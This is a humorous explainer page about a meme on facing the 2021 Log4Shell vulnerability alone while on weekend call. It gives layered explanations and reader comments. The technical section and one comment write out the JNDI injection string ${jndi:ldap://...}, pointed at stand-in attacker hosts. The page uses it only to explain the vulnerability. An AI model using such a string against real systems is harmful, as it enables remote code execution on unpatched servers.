Skip to content
DevMeme
3712 of 7435
When log4j detonates and you’re the lone weekend responder
OnCall ProductionIssues Post #4051, on Dec 17, 2021 in TG

When log4j detonates and you’re the lone weekend responder

Why is this OnCall ProductionIssues meme funny?

Level 1: Pizza Party Gone Wrong

Imagine you’re bringing a big stack of pizzas home for a fun party with your friends. You’re excited, maybe humming a tune, carrying the pizzas to the door. But when you open the door, you freeze in shock: the living room is on fire! There are flames everywhere, furniture burning, and total chaos. One friend is desperately using a little fire extinguisher on the flames, another friend has passed out on the floor from the commotion, and the whole place is a mess. Now, worst of all – none of your other friends are answering their phones, so they’re not coming to help you. They’ve all disappeared or turned off their phones, and you’re the only one there to deal with this disaster.

It’s funny in a crazy way because you walked in expecting a normal fun time (pizza party!), and instead you got a huge surprise: everything’s literally on fire and you have to be the hero. The picture shows exactly that: a guy (you) standing with pizzas looking stunned while the room is ablaze. This is an everyday analogy for how it feels when something goes terribly wrong and everyone who could help is unreachable. It’s like if a big problem happens and all the responsible adults have gone missing, leaving you – pizza in hand – to put out the fire. The humor comes from how extreme and unexpected the situation is. You can almost hear the character saying, “Uh… what just happened?!” even as he holds the pizzas. It highlights that feeling of being all alone trying to fix a gigantic mess, and even though that’s a stressful situation in reality, the over-the-top way it’s shown (a literal fire and you with pizzas) makes us laugh. It’s a bit like a cartoon: silly and disastrous at the same time, showing how life can throw a wild curveball at you when you least expect it.

Level 2: When Logging Backfires

Let’s break down the basics of this meme. It refers to a real incident involving log4j, which is a popular Java library used for logging messages (recording events) in applications. Think of log4j as a “note-taker” for software: when your program runs, it can use log4j to write down what’s happening (info, errors, etc.) in a file or console for engineers to review. In late 2021, a huge problem (now called Log4Shell) was discovered in log4j: a security vulnerability. A security vulnerability is basically a weakness or bug in software that attackers (“bad guys”) can use to cause harm. This particular Log4jVulnerability allowed attackers to take control of servers just by making those servers log a certain weird string of text. It’s as scary as it sounds: by simply storing a malicious piece of text in the logs, a hacker could trick log4j into running their code on your servers. This is what we call remote code execution – the attacker doesn’t need direct access; the server essentially becomes a puppet once it logs that magic text. It’s one of the worst kinds of vulnerabilities, and it meant a lot of applications everywhere were suddenly in danger (because log4j is everywhere in the Java world).


Now, what does the meme show? It’s using a scene from a TV show (Community) where a character named Troy walks into his apartment with pizzas, only to find everything inside is chaos and on fire. It’s a classic meme format for “I came back and everything’s on fire.” In the top part of the image, the text says “YOUR COLLEAGUES THAT TURN OFF THEIR PHONE ON THE WEEKENDS,” showing Troy at the door with pizzas looking unsuspecting. In the bottom part, Troy has entered the room and we see fire and chaos; the character spraying the fire extinguisher is trying to put out flames. The labels in the bottom panel say “YOU” on Troy (because you’re the one arriving to the disaster), “log4j” on the fire (the cause of the disaster), and “YOUR SERVERS” on the room that’s burning (the thing being harmed by the fire). Essentially, log4j (the logging tool) is depicted as the fire that’s burning down your servers.

So, how does this relate to a developer’s life? The phrase OnCallDuty and ProductionIncidents are key here. In many tech teams, someone is always “on call” – meaning if something breaks on off-hours (nights, weekends), that person must respond and fix it. It’s like being an emergency doctor but for computer systems. This meme’s title “When log4j detonates and you’re the lone weekend responder” paints the picture: you are the only one on-call this weekend, responsible for handling any production incidents (issues happening on the live servers). Your colleagues, meanwhile, have turned off their phones for the weekend – meaning they’re not answering calls or messages. They might be relaxing, assuming nothing will go wrong or trusting you’ve got it covered. Then suddenly the Log4Shell vulnerability gets announced and hackers start exploiting it immediately (this happened on a Friday in real life). Your servers – the computers running your company’s software – are vulnerable and effectively “on fire” with this security issue. As the lone on-call engineer (the person tagged as “YOU” in the meme), you have to rush in to save the day while everyone else is unreachable.

It’s a stressful scenario: imagine getting an alert that “urgent security patch needed” or seeing that systems are being attacked. You’d have to quickly figure out how to respond to the incident: update the log4j library on all your servers or apply some quick fix to stop the bleeding. The friend with the fire extinguisher in the meme is a good analogy for what you’d do – maybe you temporarily take servers offline or add firewall rules (like spraying foam on flames) to block attackers while you work on a permanent fix. “Your servers” being on fire means the servers are in chaos – perhaps CPU usage is spiking or errors are flooding in the logs (ironically from the logging library!). The meme humorously exaggerates it as a literal fire, but in tech terms it feels just as urgent and panic-inducing.

And where are your teammates? The meme calls out colleagues who “turn off their phone on weekends.” That implies they are deliberately unreachable – maybe they don’t want work to disturb their time off. In a healthy on-call rotation, even if one person is primary on-call, there’s usually a secondary or someone to help if things go really bad. But here, it looks like nobody else is answering – you’re the incident_response_lone_wolf by circumstance. This is absolutely the stuff of OncallNightmares: major SecurityVulnerabilities popping up when you’re the only one available. It also reflects a bit of frustration or blame: those colleagues could have left you hanging. On Monday they’ll hear about the drama second-hand, but you were the one sweating through the weekend. In short, the meme explains in a funny way the experience of being an on-call engineer who walks into a surprise disaster (a serious bug like the log4j exploit) and has to deal with it all alone while others are blissfully offline. For a junior developer, the lesson is: on-call can be tough, and critical bugs in even small components (like a logging library) can have massive consequences in production if not quickly addressed. It’s a mix of security meets DevOps nightmare – and a scenario many would prefer to avoid, hence the dark humor.

Level 3: Phones Off, Fire On

This meme hits every veteran developer right in the OncallNightmares. You’re the unlucky soul on weekend OnCallDuty, and of course that’s when the “critical zero-day exploit” alert comes in. Log4j has blown up? Of course it’s Saturday 2 A.M. Your colleagues_phone_off are those teammates who blissfully vanish for the weekend, turning off their phones and enjoying life while you’re summoned to deal with a blazing production crisis. The top panel’s caption “YOUR COLLEAGUES THAT TURN OFF THEIR PHONE ON THE WEEKENDS” drips with bitterness because in on-call culture, there’s nothing worse than radio silence from your team in a crisis. It’s a scene all too familiar in ProductionIncidents: an urgent call goes out, and half the team is MIA, leaving a single responder (you) to handle the entire fallout.

The bottom panel labels make the situation crystal clear. “YOU” – arms full of pizzas, i.e. you coming in thinking it’s just a normal weekend deployment or maybe you were finally taking a breather. Then log4j (tag on the literal fire) erupts inside “YOUR SERVERS” (the living room turned war zone). This is a comically exaggerated version of how it felt in data centers and cloud dashboards worldwide. One moment, everything’s calm; the next, you’ve got server_room_on_fire. In real terms, maybe your monitoring lit up with mass exploitation attempts, CPU spiking, weird outbound traffic as attackers tried to spawn shells. Your phone’s blowing up with alerts (even if your colleagues’ phones are blissfully silent). Suddenly, you’re thrust into full incident response mode alone – patching dozens of services, updating firewall rules, killing malicious processes, and praying nothing’s permanently compromised. It’s the ultimate weekend_oncall_blues: spending your Friday night and Saturday frantically firefighting a vulnerability that seemingly came out of nowhere.

The humor here has a dark edge: everyone in tech remembers the Log4Shell saga as a real-world disaster. The meme mocks how incident_response_lone_wolf situations happen because some people treat being on-call like an optional exercise. The “room 303” on the door in the top frame even suggests “303 Redirect” in a way – as if your calls for help are being redirected to nowhere. Meanwhile inside, it’s a full five-alarm fire and you’re scrambling with a metaphorical fire extinguisher (like the guy in the scene spraying foam) to contain the damage. The friend passed out on the floor could very well represent one of your critical services that has crashed under the exploit, or maybe it symbolizes you after 48 hours without sleep trying to patch everything. And there you are, still holding the pizzas – meaning you had other plans (dinner, relaxation, anything but this) which are now utterly forgotten in the chaos.

For seasoned developers, this meme painfully captures the reality of OnCall_ProductionIssues during major Security crises. It underlines unwritten rules: big issues like this always seem to strike off-hours, and if your team hasn’t built a robust on-call process (with backups and multiple responders), you might end up the solo fire brigade. There’s also an implied critique of team culture: the folks who literally disconnect on weekends while production burns. A cynical veteran might chuckle because they’ve been there, muttering “I guess Bob really meant it when he said don’t call him on his day off.” The fact that it’s log4j causing the fire is another inside joke: logging is supposed to be harmless – a background utility. Seeing it become the arsonist is both absurd and a reminder that Bugs in innocuous places can bite hard. It’s a “not my first fire” scenario for the battle-scarred ops folks: after all, we’ve triaged outages from misconfigured DNS (it’s always DNS until it’s not) and memory leaks, but a logging library RCE was a new kind of hell.

In summary, the meme resonates on multiple levels of tech humor: it’s referencing a very real recent disaster (Log4Shell in Dec 2021) with a scene that perfectly depicts the vibe – you return to work expecting normalcy only to find everything is literally on fire, and all your backup has vanished. The laughter it evokes is the “ugh, too real” kind – a mix of commiseration and schadenfreude for that poor “YOU” with the pizzas. It’s the definitive portrait of weekend_oncall_blues and the absurd heroism of on-call engineers who hold the fort when everyone else conveniently steps away.

Level 4: Classloading Combustion

At the heart of this meme is a Log4j apocalypse, specifically the infamous Log4Shell exploit (CVE-2021-44228). This was a catastrophic remote code execution (RCE) flaw in Log4j’s lookup mechanism that essentially let attackers run arbitrary code on your server just by sending a malicious string to be logged. It exploited Java’s JNDI (Java Naming and Directory Interface) feature: Log4j would see a placeholder like ${jndi:ldap://attacker.com/a} inside a log message and helpfully perform a JNDI lookup. The kicker? JNDI could retrieve a serialized Java object or class bytecode from a remote LDAP server controlled by a hacker, who would slip in evil code. The logging library would then deserialize or instantiate that class—boom, RCE achieved. It’s like your logbook suddenly sprouted the ability to download and execute stranger-danger code from the internet. Because who doesn’t want their logger to double as a code downloader, right? Log4Shell turned a mundane logging feature into a digital supply of kerosene for any script kiddie with an exploit string.

To put in perspective how combustible this was, consider the conditions that made this a perfect storm:

  • Ubiquity: Log4j is embedded in countless Java applications and services (from Minecraft servers to enterprise systems). When log4j has a vulnerability, it’s like a single spark threatening an entire server room on fire because everyone’s running the same code.
  • Low Barrier to Exploit: No authentication, no special permissions needed. An attacker only had to get the application to log a specially crafted string – for instance by tweaking a user-agent header or any loggable input. It’s the equivalent of slipping a magic word into a conversation that makes the other person spontaneously combust.
  • Impact: An RCE on production servers means attackers can potentially steal data, install malware, or cause outages. Security vulnerabilities don’t get much worse than this – it essentially hands over a shell (hence Log4Shell) to your system. The vulnerability was so severe that it scored a CVSS 10/10 (critical). In plain terms, ProductionIncidents don’t get any more urgent than when a public exploit is actively compromising systems worldwide.

When this exploit detonated in December 2021, it set off a frantic race in the tech world to patch or mitigate. By the time this meme was posted, security teams had spent days in a war-footing: scouring logs for ${jndi: traces, frantically deploying updated versions of Log4j or applying emergency flags like -Dlog4j2.formatMsgNoLookups=true to disable the vulnerable lookup feature. The irony is rich – a bug in a logging tool (meant to record events) ended up creating so many events of its own (breaches, outages, OnCallDuty alerts). It’s a textbook example of how a tiny piece of code deep in a library can have a log4j_weekend_fire effect, igniting fires in thousands of systems at once. The Community “pizza fire” scene is a perfect metaphor: an innocuous action (delivering pizzas or logging a string) unexpectedly triggers chaos and flames everywhere. In technical hindsight, Log4jVulnerability was a case of incident_response_lone_wolf meets zero-day nightmare – a hidden SecurityVulnerabilities time-bomb that exploded at the worst possible time, leaving one poor engineer to play firefighter.

Description

Two - panel meme using the famous ‘Community Troy with pizzas’ scene. Top panel: a man holding three pizza boxes stands at an apartment door (room number 303), captioned “YOUR COLLEAGUES THAT TURN OFF THEIR PHONE ON THE WEEKENDS.” Bottom panel: he returns to a living-room engulfed in flames; a friend sprays a fire extinguisher while another lies on the floor. The man is tagged “YOU,” the fire fountain is labeled “log4j,” and the chaotic living room is labeled “YOUR SERVERS.” Technically, it riffs on the 2021 Log4Shell vulnerability that set ops teams scrambling, highlighting on-call isolation when teammates go dark during weekends

Comments

7
Anonymous ★ Top Pick Nothing reminds you that single-point-of-failure is an antipattern like realizing it describes *you* at 3 a.m. because everyone else hit airplane mode
  1. Anonymous ★ Top Pick

    Nothing reminds you that single-point-of-failure is an antipattern like realizing it describes *you* at 3 a.m. because everyone else hit airplane mode

  2. Anonymous

    The only thing worse than discovering Log4Shell on a Friday afternoon is realizing your entire microservices architecture has been logging ${jndi:ldap://evil.com/a} since 2013, and the junior who could have fixed it in 5 minutes is the one who actually turns off their phone on weekends

  3. Anonymous

    Turning your phone off on weekends is the only zero-trust architecture that's ever actually worked

  4. Anonymous

    Ah yes, the Log4Shell weekend - when you learned that 'work-life balance' is just a myth propagated by colleagues who conveniently have their phones 'off' while you're frantically patching every Java service in production at 2 AM. Nothing says 'distributed systems' quite like being the single point of failure in your incident response team, desperately hoping your runbook is more up-to-date than your dependency tree. At least the pizza arrives faster than your backup can restore

  5. Anonymous

    We banned Friday deploys - Log4Shell replied, “No need, I’ll deploy via JNDI over your default-allow egress while half the team’s phones are off.”

  6. Anonymous

    Colleagues turn phones off weekends; you turn to JNDI lookups injecting RCE into your REM cycle

  7. Anonymous

    Log4j taught me the human CAP theorem: once half the team is partitioned by airplane mode, you can choose consistency or availability, but MTTR won’t have both

Use J and K for navigation